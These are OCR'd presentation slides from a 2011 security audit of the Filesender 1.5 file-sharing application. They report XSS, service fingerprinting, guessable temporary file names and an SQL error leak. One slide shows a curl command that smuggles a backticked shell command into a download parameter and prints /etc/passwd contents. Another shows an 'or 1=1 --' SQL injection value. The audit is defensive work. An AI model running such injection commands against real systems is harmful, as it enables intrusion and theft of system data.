Filesender 1.5 security audit

Bartłomiej Balcerek, Maciej Kotowicz
bartol@pwr.wroc.pl, maciej.kotowicz@pwr.wroc.p


Wrocław Centre for Networking and Supecomputing

National Data Store 2 Project Meeting, Kielce 30.11.2011

Filesender


- Open source framework to exchange files
- Reviewed version is 1.5
- Based on HTML5
- Much differences since 1.x
- Whitebox audit (code review)
- Some bruteforcing

Cross Site Scripting - XSS



Cross Site Scripting - XSS

es Administration Help Abc



249 files (0GB) |

	Used	Available	% Used
GB	9.74 GB	88.23 GB	10%
GB	9.74 GB	88.23 GB	10%

XSS

- XSS possible throught almost every user-controllable field
- Filtering is aplied at client side so it is trivial to omit it

Service identification

- curl -D - -k https://153.19.250.234/filesender/createxls.php 2> /dev/null | grep ETag
  | awk '{print $2}'

- Constant value: etagforie7download

Arbitrary file read with sendmail priviledges

- maciek@libra:~/pentesty$ curl -k
- "https://153.19.250.234/filesender/download.php?vid=`ruby file-sender.rb
- | sed -e 's/<\/tr>/\n/' | grep asdf2 | awk -F '=' '{print $6}' | sed
- -e 's/".*//'`"
- warning: peer certificate won't be verified in this SSL session
- administrator,,,:/var/lib/postgresql:/bin/bash"
- 11517 >>> /etc/passwd: line 24: unknown configuration line
- "smmta:x:104:107:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false"
- 11517 >>> /etc/passwd: line 25: unknown configuration line
- "smmsp:x:105:108:Mail Submission Program,,,:/var/lib/sendmail:/bin/false"
- 11517 >>> /etc/passwd: line 26: unknown configuration line
- "user1:x:1001:1001::/home/user1:/bin/bash"
- 11517 >>> /etc/passwd: line 27: unknown configuration line
- "user2:x:1002:1002::/home/user2:/bin/bash"
- 11517 >>> /etc/passwd: line 28: unknown configuration line
- "user3:x:1003:1003::/home/user3:/bin/bash"
- 11517 >>> No local mailer defined

Guessable temporary file names

- Constant temporary file name: md5(user.filename.filesize)
- File size is one declared not real

Unhandled exeption – information leak

/filesender/index.php?s=vouchers

fileto: assd%40foo.com
altdate: ý%20or%201%3d1%20--

Fatal error: Uncaught exception 'DbException' with message
'$self->fquery(): SQL error: running query: \"
INSERT INTO
logs
(
logfileuid,
logvoucheruid,
logtype ,
logfrom,
logto,
logdate,
logfilesize,
logfilename,
IN...', '?', '?', 'expiry', '?', '?', '2011-11-24 13:4...', '?', '?',
'', 'user1')
#1 /var/www/filesender/classes/Functions.php(675): Log->saveLog('? or
1=1 --' in /var/www/filesender/classes/DB.php on line 84

Summary

- Due to found vulnerabilities this version is not recommended to use within NDS2 without bug fixes
- Bugs are easy to fix thought, as a last resort we can fix them ourselves